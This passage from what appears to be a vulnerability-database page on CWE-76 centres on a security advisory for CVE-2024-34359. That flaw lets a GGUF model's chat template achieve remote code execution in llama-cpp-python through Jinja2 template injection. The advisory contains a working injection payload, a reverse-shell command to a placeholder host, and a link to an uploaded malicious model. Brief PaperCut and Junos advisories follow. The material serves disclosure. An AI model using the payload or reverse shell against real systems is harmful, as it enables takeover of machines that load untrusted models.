            self.chat_format = "llama-2"
            if self.verbose:
                print(f"Using fallback chat format: {chat_format}", file=sys.stderr)
In llama.py, llama-cpp-python defined the fundamental class for model initialization parsing (Including NUMA, LoRa settings, loading tokenizers, and stuff ). In our case, we will be focusing on the parts where it processes metadata; it first checks if chat_format and chat_handler are None and checks if the key tokenizer.chat_template exists in the metadata dictionary self.metadata. If it exists, it will try to guess the chat format from the metadata. If the guess fails, it will get the value of chat_template directly from self.metadata.self.metadata is set during class initialization and it tries to get the metadata by calling the model's metadata() method, after that, the chat_template is parsed into llama_chat_format.Jinja2ChatFormatter as params which furthermore stored the to_chat_handler() as chat_handler
llama_chat_format.py -> Jinja2ChatFormatter:
self._environment = jinja2.Environment( -> from_string(self.template) -> self._environment.render(
class ChatFormatter(Protocol):
    """Base Protocol for a chat formatter. A chat formatter is a function that
    takes a list of messages and returns a chat format response which can be used
    to generate a completion. The response can also include a stop token or list
    of stop tokens to use for the completion."""

    def __call__(
        self,
        *,
        messages: List[llama_types.ChatCompletionRequestMessage],
        **kwargs: Any,
    ) -> ChatFormatterResponse: ...


class Jinja2ChatFormatter(ChatFormatter):
    def __init__(
        self,
        template: str,
        eos_token: str,
        bos_token: str,
        add_generation_prompt: bool = True,
        stop_token_ids: Optional[List[int]] = None,
    ):
        """A chat formatter that uses jinja2 templates to format the prompt."""
        self.template = template
        self.eos_token = eos_token
        self.bos_token = bos_token
        self.add_generation_prompt = add_generation_prompt
        self.stop_token_ids = set(stop_token_ids) if stop_token_ids is not None else None

        self._environment = jinja2.Environment(
            loader=jinja2.BaseLoader(),
            trim_blocks=True,
            lstrip_blocks=True,
        ).from_string(self.template)

    def __call__(
        self,
        *,
        messages: List[llama_types.ChatCompletionRequestMessage],
        functions: Optional[List[llama_types.ChatCompletionFunction]] = None,
        function_call: Optional[llama_types.ChatCompletionRequestFunctionCall] = None,
        tools: Optional[List[llama_types.ChatCompletionTool]] = None,
        tool_choice: Optional[llama_types.ChatCompletionToolChoiceOption] = None,
        **kwargs: Any,
    ) -> ChatFormatterResponse:
        def raise_exception(message: str):
            raise ValueError(message)

        prompt = self._environment.render(
            messages=messages,
            eos_token=self.eos_token,
            bos_token=self.bos_token,
            raise_exception=raise_exception,
            add_generation_prompt=self.add_generation_prompt,
            functions=functions,
            function_call=function_call,
            tools=tools,
            tool_choice=tool_choice,
        )
As we can see in llama_chat_format.py -> Jinja2ChatFormatter, the constructor __init__ initialized required members inside of the class; Nevertheless, focusing on this line:
        self._environment = jinja2.Environment(
            loader=jinja2.BaseLoader(),
            trim_blocks=True,
            lstrip_blocks=True,
        ).from_string(self.template)
Fun thing here: llama_cpp_python directly loads the self.template (self.template = template which is the chat template located in the Metadate that is parsed as a param) via jinja2.Environment.from_string( without setting any sandbox flag or using the protected immutablesandboxedenvironmentclass. This is extremely unsafe since the attacker can implicitly tell llama_cpp_python to load malicious chat template which is furthermore rendered in the __call__ constructor, allowing RCEs or Denial-of-Service since jinja2's renderer evaluates embed codes like eval(), and we can utilize expose method by exploring the attribution such as __globals__, __subclasses__ of pretty much anything.
    def __call__(
        self,
        *,
        messages: List[llama_types.ChatCompletionRequestMessage],
        functions: Optional[List[llama_types.ChatCompletionFunction]] = None,
        function_call: Optional[llama_types.ChatCompletionRequestFunctionCall] = None,
        tools: Optional[List[llama_types.ChatCompletionTool]] = None,
        tool_choice: Optional[llama_types.ChatCompletionToolChoiceOption] = None,
        **kwargs: Any,
    ) -> ChatFormatterResponse:
        def raise_exception(message: str):
            raise ValueError(message)

        prompt = self._environment.render( # rendered!
            messages=messages,
            eos_token=self.eos_token,
            bos_token=self.bos_token,
            raise_exception=raise_exception,
            add_generation_prompt=self.add_generation_prompt,
            functions=functions,
            function_call=function_call,
            tools=tools,
            tool_choice=tool_choice,
        )
Exploiting
For our exploitation, we first downloaded qwen1_5-0_5b-chat-q2_k.gguf of Qwen/Qwen1.5-0.5B-Chat-GGUF on huggingface as the base of the exploitation, by importing the file to Hex-compatible editors (In my case I used the built-in Hex editor or vscode), you can try to search for key chat_template (imported as template = self.metadata["tokenizer.chat_template"] in llama-cpp-python):

qwen1_5-0_5b-chat-q2_k.gguf appears to be using the OG role+message and using the fun jinja2 syntax. By first replacing the original chat_template in \x00, then inserting our SSTI payload. We constructed this payload which firstly iterates over the subclasses of the base class of all classes in Python. The expression ().__class__.__base__.__subclasses__() retrieves a list of all subclasses of the basic object class and then we check if its warning by if "warning" in x.__name__, if it is , we access its module via the _module attribute then access Python's built-in functions through __builtins__ and uses the __import__ function to import the os module and finally we called os.popen to touch /tmp/retr0reg, create an empty file call retr0reg under /tmp/
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen("touch /tmp/retr0reg")}}{%endif%}{% endfor %}
in real life exploiting instance, we can change touch /tmp/retr0reg into arbitrary codes like sh -i >& /dev/tcp/<HOST>/<PORT> 0>&1 to create a reverse shell connection to specified host, in our case we are using touch /tmp/retr0reg to showcase the exploitability of this vulnerability.

After these steps, we got ourselves a malicious model with an embedded payload in chat_template of the metahead, in which will be parsed and rendered by llama.py:class Llama:init -> self.chat_handler-> llama_chat_format.py:Jinja2ChatFormatter:init -> self._environment = jinja2.Environment( -> `llama_chat_format.py:Jinja2ChatFormatter:call -> self._environment.render(
(The uploaded malicious model file is in https://huggingface.co/Retr0REG/Whats-up-gguf )
from llama_cpp import Llama

# Loading locally:
model = Llama(model_path="qwen1_5-0_5b-chat-q2_k.gguf")
# Or loading from huggingface:
model = Llama.from_pretrained(
    repo_id="Retr0REG/Whats-up-gguf",
    filename="qwen1_5-0_5b-chat-q2_k.gguf",
    verbose=False
)

print(model.create_chat_completion(messages=[{"role": "user","content": "what is the meaning of life?"}]))
Now when the model is loaded whether as Llama.from_pretrained or Llama and chatted, our malicious code in the chat_template of the metahead will be triggered and execute arbitrary code.
PoC video here: https://drive.google.com/file/d/1uLiU-uidESCs_4EqXDiyKR1eNOF1IUtb/view?usp=sharing
{
  "affected": [
    {
      "database_specific": {
        "last_known_affected_version_range": "\u003c= 0.2.71"
      },
      "package": {
        "ecosystem": "PyPI",
        "name": "llama-cpp-python"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0.2.30"
            },
            {
              "fixed": "0.2.72"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
    "CVE-2024-34359"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-76"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2024-05-13T14:10:18Z",
    "nvd_published_at": "2024-05-14T15:38:45Z",
    "severity": "CRITICAL"
  },
  "details": "## Description\n\n`llama-cpp-python` depends on class `Llama` in `llama.py` to load `.gguf` llama.cpp or Latency Machine Learning Models. The `__init__` constructor built in the `Llama` takes several parameters to configure the loading and running of the model. Other than `NUMA, LoRa settings`, `loading tokenizers,` and `hardware settings`, `__init__` also loads the `chat template` from targeted `.gguf` \u0027s Metadata and furtherly parses it to `llama_chat_format.Jinja2ChatFormatter.to_chat_handler()` to construct the `self.chat_handler` for this model. Nevertheless, `Jinja2ChatFormatter` parse the `chat template` within the Metadate with sandbox-less `jinja2.Environment`, which is furthermore rendered in `__call__` to construct the `prompt` of interaction. This allows `jinja2` Server Side Template Injection which leads to RCE by a carefully constructed payload.\n\n## Source-to-Sink\n\n### `llama.py` -\u003e `class Llama` -\u003e `__init__`:\n\n```python\nclass Llama:\n    \"\"\"High-level Python wrapper for a llama.cpp model.\"\"\"\n\n    __backend_initialized = False\n\n    def __init__(\n        self,\n        model_path: str,\n\t\t# lots of params; Ignoring\n    ):\n \n        self.verbose = verbose\n\n        set_verbose(verbose)\n\n        if not Llama.__backend_initialized:\n            with suppress_stdout_stderr(disable=verbose):\n                llama_cpp.llama_backend_init()\n            Llama.__backend_initialized = True\n\n\t\t# Ignoring lines of unrelated codes.....\n\n        try:\n            self.metadata = self._model.metadata()\n        except Exception as e:\n            self.metadata = {}\n            if self.verbose:\n                print(f\"Failed to load metadata: {e}\", file=sys.stderr)\n\n        if self.verbose:\n            print(f\"Model metadata: {self.metadata}\", file=sys.stderr)\n\n        if (\n            self.chat_format is None\n            and self.chat_handler is None\n            and \"tokenizer.chat_template\" in self.metadata\n        ):\n            chat_format = llama_chat_format.guess_chat_format_from_gguf_metadata(\n                self.metadata\n            )\n\n            if chat_format is not None:\n                self.chat_format = chat_format\n                if self.verbose:\n                    print(f\"Guessed chat format: {chat_format}\", file=sys.stderr)\n            else:\n                template = self.metadata[\"tokenizer.chat_template\"]\n                try:\n                    eos_token_id = int(self.metadata[\"tokenizer.ggml.eos_token_id\"])\n                except:\n                    eos_token_id = self.token_eos()\n                try:\n                    bos_token_id = int(self.metadata[\"tokenizer.ggml.bos_token_id\"])\n                except:\n                    bos_token_id = self.token_bos()\n\n                eos_token = self._model.token_get_text(eos_token_id)\n                bos_token = self._model.token_get_text(bos_token_id)\n\n                if self.verbose:\n                    print(f\"Using gguf chat template: {template}\", file=sys.stderr)\n                    print(f\"Using chat eos_token: {eos_token}\", file=sys.stderr)\n                    print(f\"Using chat bos_token: {bos_token}\", file=sys.stderr)\n\n                self.chat_handler = llama_chat_format.Jinja2ChatFormatter(\n                    template=template,\n                    eos_token=eos_token,\n                    bos_token=bos_token,\n                    stop_token_ids=[eos_token_id],\n                ).to_chat_handler()\n\n        if self.chat_format is None and self.chat_handler is None:\n            self.chat_format = \"llama-2\"\n            if self.verbose:\n                print(f\"Using fallback chat format: {chat_format}\", file=sys.stderr)\n                \n```\n\nIn `llama.py`, `llama-cpp-python` defined the fundamental class for model initialization parsing (Including `NUMA, LoRa settings`, `loading tokenizers,` and stuff ). In our case, we will be focusing on the parts where it processes `metadata`; it first checks if `chat_format` and `chat_handler` are `None` and checks if the key `tokenizer.chat_template` exists in the metadata dictionary `self.metadata`. If it exists, it will try to guess the `chat format` from the `metadata`. If the guess fails, it will get the value of `chat_template` directly from `self.metadata.self.metadata` is set during class initialization and it tries to get the metadata by calling the model\u0027s metadata() method, after that, the `chat_template` is parsed into `llama_chat_format.Jinja2ChatFormatter` as params which furthermore stored the `to_chat_handler()` as `chat_handler`\n\n### `llama_chat_format.py` -\u003e `Jinja2ChatFormatter`:\n\n`self._environment =  jinja2.Environment( -\u003e from_string(self.template) -\u003e self._environment.render(`\n\n```python\nclass ChatFormatter(Protocol):\n    \"\"\"Base Protocol for a chat formatter. A chat formatter is a function that\n    takes a list of messages and returns a chat format response which can be used\n    to generate a completion. The response can also include a stop token or list\n    of stop tokens to use for the completion.\"\"\"\n\n    def __call__(\n        self,\n        *,\n        messages: List[llama_types.ChatCompletionRequestMessage],\n        **kwargs: Any,\n    ) -\u003e ChatFormatterResponse: ...\n\n\nclass Jinja2ChatFormatter(ChatFormatter):\n    def __init__(\n        self,\n        template: str,\n        eos_token: str,\n        bos_token: str,\n        add_generation_prompt: bool = True,\n        stop_token_ids: Optional[List[int]] = None,\n    ):\n        \"\"\"A chat formatter that uses jinja2 templates to format the prompt.\"\"\"\n        self.template = template\n        self.eos_token = eos_token\n        self.bos_token = bos_token\n        self.add_generation_prompt = add_generation_prompt\n        self.stop_token_ids = set(stop_token_ids) if stop_token_ids is not None else None\n\n        self._environment = jinja2.Environment(\n            loader=jinja2.BaseLoader(),\n            trim_blocks=True,\n            lstrip_blocks=True,\n        ).from_string(self.template)\n\n    def __call__(\n        self,\n        *,\n        messages: List[llama_types.ChatCompletionRequestMessage],\n        functions: Optional[List[llama_types.ChatCompletionFunction]] = None,\n        function_call: Optional[llama_types.ChatCompletionRequestFunctionCall] = None,\n        tools: Optional[List[llama_types.ChatCompletionTool]] = None,\n        tool_choice: Optional[llama_types.ChatCompletionToolChoiceOption] = None,\n        **kwargs: Any,\n    ) -\u003e ChatFormatterResponse:\n        def raise_exception(message: str):\n            raise ValueError(message)\n\n        prompt = self._environment.render(\n            messages=messages,\n            eos_token=self.eos_token,\n            bos_token=self.bos_token,\n            raise_exception=raise_exception,\n            add_generation_prompt=self.add_generation_prompt,\n            functions=functions,\n            function_call=function_call,\n            tools=tools,\n            tool_choice=tool_choice,\n        )\n\n```\n\nAs we can see in `llama_chat_format.py` -\u003e `Jinja2ChatFormatter`, the constructor `__init__` initialized required `members` inside of the class; Nevertheless, focusing on this line:\n\n```python\n        self._environment = jinja2.Environment(\n            loader=jinja2.BaseLoader(),\n            trim_blocks=True,\n            lstrip_blocks=True,\n        ).from_string(self.template)\n```\n\nFun thing here: `llama_cpp_python` directly loads the `self.template` (`self.template = template` which is the `chat template` located in the `Metadate` that is parsed as a param) via `jinja2.Environment.from_string(` without setting any sandbox flag or using the protected `immutablesandboxedenvironment `class. This is extremely unsafe since the attacker can implicitly tell `llama_cpp_python` to load malicious `chat template` which is furthermore rendered in the `__call__` constructor, allowing RCEs or Denial-of-Service since `jinja2`\u0027s renderer evaluates embed codes like `eval()`, and we can utilize expose method by exploring the attribution such as `__globals__`, `__subclasses__` of pretty much anything.\n\n```python\n    def __call__(\n        self,\n        *,\n        messages: List[llama_types.ChatCompletionRequestMessage],\n        functions: Optional[List[llama_types.ChatCompletionFunction]] = None,\n        function_call: Optional[llama_types.ChatCompletionRequestFunctionCall] = None,\n        tools: Optional[List[llama_types.ChatCompletionTool]] = None,\n        tool_choice: Optional[llama_types.ChatCompletionToolChoiceOption] = None,\n        **kwargs: Any,\n    ) -\u003e ChatFormatterResponse:\n        def raise_exception(message: str):\n            raise ValueError(message)\n\n        prompt = self._environment.render( # rendered!\n            messages=messages,\n            eos_token=self.eos_token,\n            bos_token=self.bos_token,\n            raise_exception=raise_exception,\n            add_generation_prompt=self.add_generation_prompt,\n            functions=functions,\n            function_call=function_call,\n            tools=tools,\n            tool_choice=tool_choice,\n        )\n```\n\n## Exploiting\n\nFor our exploitation, we first downloaded [qwen1_5-0_5b-chat-q2_k.gguf](https://huggingface.co/Qwen/Qwen1.5-0.5B-Chat-GGUF/blob/main/qwen1_5-0_5b-chat-q2_k.gguf) of `Qwen/Qwen1.5-0.5B-Chat-GGUF` on `huggingface` as the base of the exploitation, by importing the file to `Hex-compatible` editors (In my case I used the built-in `Hex editor` or `vscode`), you can try to search for key `chat_template` (imported as `template = self.metadata[\"tokenizer.chat_template\"]` in `llama-cpp-python`):\n\n\u003cimg src=\"https://raw.githubusercontent.com/retr0reg/0reg-uploads/main/img/202405021808647.png\" alt=\"image-20240502180804562\" style=\"zoom: 25%;\" /\u003e\n\n`qwen1_5-0_5b-chat-q2_k.gguf` appears to be using the OG `role+message` and using the fun `jinja2` syntax. By first replacing the original `chat_template` in `\\x00`, then inserting our SSTI payload. We constructed this payload which firstly iterates over the subclasses of the base class of all classes in Python. The expression `().__class__.__base__.__subclasses__()` retrieves a list of all subclasses of the basic `object` class and then we check if its `warning` by `if \"warning\" in x.__name__`, if it is , we access its module via the `_module` attribute then access Python\u0027s built-in functions through `__builtins__` and uses the `__import__` function to import the `os` module and finally we called `os.popen` to `touch /tmp/retr0reg`, create an empty file call `retr0reg` under `/tmp/`\n\n```python\n{% for x in ().__class__.__base__.__subclasses__() %}{% if \"warning\" in x.__name__ %}{{x()._module.__builtins__[\u0027__import__\u0027](\u0027os\u0027).popen(\"touch /tmp/retr0reg\")}}{%endif%}{% endfor %}\n```\n\nin real life exploiting instance, we can change `touch /tmp/retr0reg` into arbitrary codes like `sh -i \u003e\u0026 /dev/tcp/\u003cHOST\u003e/\u003cPORT\u003e 0\u003e\u00261` to create a reverse shell connection to specified host, in our case we are using `touch /tmp/retr0reg` to showcase the exploitability of this vulnerability.\n\n\u003cimg src=\"https://raw.githubusercontent.com/retr0reg/0reg-uploads/main/img/202405022009159.png\" alt=\"image-20240502200909127\" style=\"zoom:50%;\" /\u003e\n\nAfter these steps, we got ourselves a malicious model with an embedded payload in `chat_template` of the `metahead`, in which will be parsed and rendered by `llama.py:class Llama:init -\u003e  self.chat_handler `-\u003e `llama_chat_format.py:Jinja2ChatFormatter:init -\u003e  self._environment = jinja2.Environment(` -\u003e ``llama_chat_format.py:Jinja2ChatFormatter:call -\u003e self._environment.render(`\n\n*(The uploaded malicious model file is in https://huggingface.co/Retr0REG/Whats-up-gguf )*\n\n```python\nfrom llama_cpp import Llama\n\n# Loading locally:\nmodel = Llama(model_path=\"qwen1_5-0_5b-chat-q2_k.gguf\")\n# Or loading from huggingface:\nmodel = Llama.from_pretrained(\n    repo_id=\"Retr0REG/Whats-up-gguf\",\n    filename=\"qwen1_5-0_5b-chat-q2_k.gguf\",\n    verbose=False\n)\n\nprint(model.create_chat_completion(messages=[{\"role\": \"user\",\"content\": \"what is the meaning of life?\"}]))\n```\n\nNow when the model is loaded whether as ` Llama.from_pretrained` or `Llama` and chatted, our malicious code in the `chat_template` of the `metahead` will be triggered and execute arbitrary code. \n\nPoC video here: https://drive.google.com/file/d/1uLiU-uidESCs_4EqXDiyKR1eNOF1IUtb/view?usp=sharing\n",
  "id": "GHSA-56xg-wfcc-g829",
  "modified": "2024-05-20T22:24:26Z",
  "published": "2024-05-13T14:10:18Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/abetlen/llama-cpp-python/security/advisories/GHSA-56xg-wfcc-g829"
    },
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2024-34359"
    },
    {
      "type": "WEB",
      "url": "https://github.com/abetlen/llama-cpp-python/commit/b454f40a9a1787b2b5659cd2cb00819d983185df"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/abetlen/llama-cpp-python"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H",
      "type": "CVSS_V3"
    }
  ],
  "summary": "llama-cpp-python vulnerable to Remote Code Execution by Server-Side Template Injection in Model Metadata"
}
GHSA-6XFP-26PF-R3P6
Vulnerability from github – Published: 2024-03-14 06:31 – Updated: 2024-03-14 06:32This is a reflected cross site scripting vulnerability in the PaperCut NG/MF application server. An attacker can exploit this weakness by crafting a malicious URL that contains a script. When an unsuspecting user clicks on this malicious link, it could potentially lead to limited loss of confidentiality, integrity or availability.
{
  "affected": [],
  "aliases": [
    "CVE-2024-1883"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-74",
      "CWE-76",
      "CWE-79"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2024-03-14T04:15:08Z",
    "severity": "MODERATE"
  },
  "details": "This is a reflected cross site scripting vulnerability in the PaperCut NG/MF application server. An attacker can exploit this weakness by crafting a malicious URL that contains a script. When an unsuspecting user clicks on this malicious link, it could potentially lead to limited loss of confidentiality, integrity or availability. ",
  "id": "GHSA-6xfp-26pf-r3p6",
  "modified": "2024-03-14T06:32:00Z",
  "published": "2024-03-14T06:31:59Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2024-1883"
    },
    {
      "type": "WEB",
      "url": "https://www.papercut.com/kb/Main/Security-Bulletin-March-2024"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-8F5G-V4G5-C448
Vulnerability from github – Published: 2024-01-12 03:30 – Updated: 2024-01-12 03:30An Improper Neutralization of Equivalent Special Elements vulnerability in the Packet Forwarding Engine (PFE) of Juniper Networks Junos OS on PTX Series allows a unauthenticated, adjacent attacker to cause a Denial of Service (DoS).
When MPLS packets are meant to be sent to a flexible tunnel interface (FTI) and if the FTI tunnel is down, these will hit the reject NH, due to which the packets get sent to the CPU and cause a host path wedge condition. This will cause the FPC to hang and requires a manual restart to recover.
Please note that this issue specifically affects PTX1000, PTX3000, PTX5000 with FPC3, PTX10002-60C, and PTX10008/16 with LC110x. Other PTX Series devices and Line Cards (LC) are not affected.
The following log message can be seen when the issue occurs:
Cmerror Op Set: Host Loopback: HOST LOOPBACK WEDGE DETECTED IN PATH ID (URI: /fpc//pfe//cm//Host_Loopback//HOST_LOOPBACK_MAKE_CMERROR_ID[]) This issue affects Juniper Networks Junos OS:
- All versions earlier than 20.4R3-S8;
- 21.1 versions earlier than 21.1R3-S4;
- 21.2 versions earlier than 21.2R3-S6;
- 21.3 versions earlier than 21.3R3-S3;
- 21.4 versions earlier than 21.4R3-S5;
- 22.1 versions earlier than 22.1R2-S2, 22.1R3;
- 22.2 versions earlier than 22.2R2-S1, 22.2R3.
{
  "affected": [],
  "aliases": [
    "CVE-2024-21600"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-76"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2024-01-12T01:15:47Z",
    "severity": "MODERATE"
  },
  "details": "\nAn Improper Neutralization of Equivalent Special Elements vulnerability in the Packet Forwarding Engine (PFE) of Juniper Networks Junos OS on PTX Series allows a unauthenticated, adjacent attacker to cause a Denial of Service (DoS).\n\nWhen MPLS packets are meant to be sent to a flexible tunnel interface (FTI) and if the FTI tunnel is down, these will hit the reject NH, due to which the packets get sent to the CPU and cause a host path wedge condition. This will cause the FPC to hang and requires a manual restart to recover.\n\nPlease note that this issue specifically affects PTX1000, PTX3000, PTX5000 with FPC3, PTX10002-60C, and PTX10008/16 with LC110x. Other PTX Series devices and Line Cards (LC) are not affected.\n\nThe following log message can be seen when the issue occurs:\n\nCmerror Op Set: Host Loopback: HOST LOOPBACK WEDGE DETECTED IN PATH ID \u003cid\u003e (URI: /fpc/\u003cfpc\u003e/pfe/\u003cpfe\u003e/cm/\u003ccm\u003e/Host_Loopback/\u003ccm\u003e/HOST_LOOPBACK_MAKE_CMERROR_ID[\u003cid\u003e])\nThis issue affects Juniper Networks Junos OS:\n\n\n\n  *  All versions earlier than 20.4R3-S8;\n  *  21.1 versions earlier than 21.1R3-S4;\n  *  21.2 versions earlier than 21.2R3-S6;\n  *  21.3 versions earlier than 21.3R3-S3;\n  *  21.4 versions earlier than 21.4R3-S5;\n  *  22.1 versions earlier than 22.1R2-S2, 22.1R3;\n  *  22.2 versions earlier than 22.2R2-S1, 22.2R3.\n\n\n\n\n\n\n",
  "id": "GHSA-8f5g-v4g5-c448",
  "modified": "2024-01-12T03:30:48Z",
  "published": "2024-01-12T03:30:48Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2024-21600"
    },
    {
      "type": "WEB",
      "url": "https://supportportal.juniper.net/JSA75741"
    },
    {
      "type": "WEB",
      "url": "https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:L"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H",
      "type": "CVSS_V3"
    }
  ]
}
Mitigation
Programming languages and supporting technologies might be chosen which are not subject to these issues.
Mitigation
Utilize an appropriate mix of allowlist and denylist parsing to filter equivalent special element syntax from all input.
No CAPEC attack patterns related to this CWE.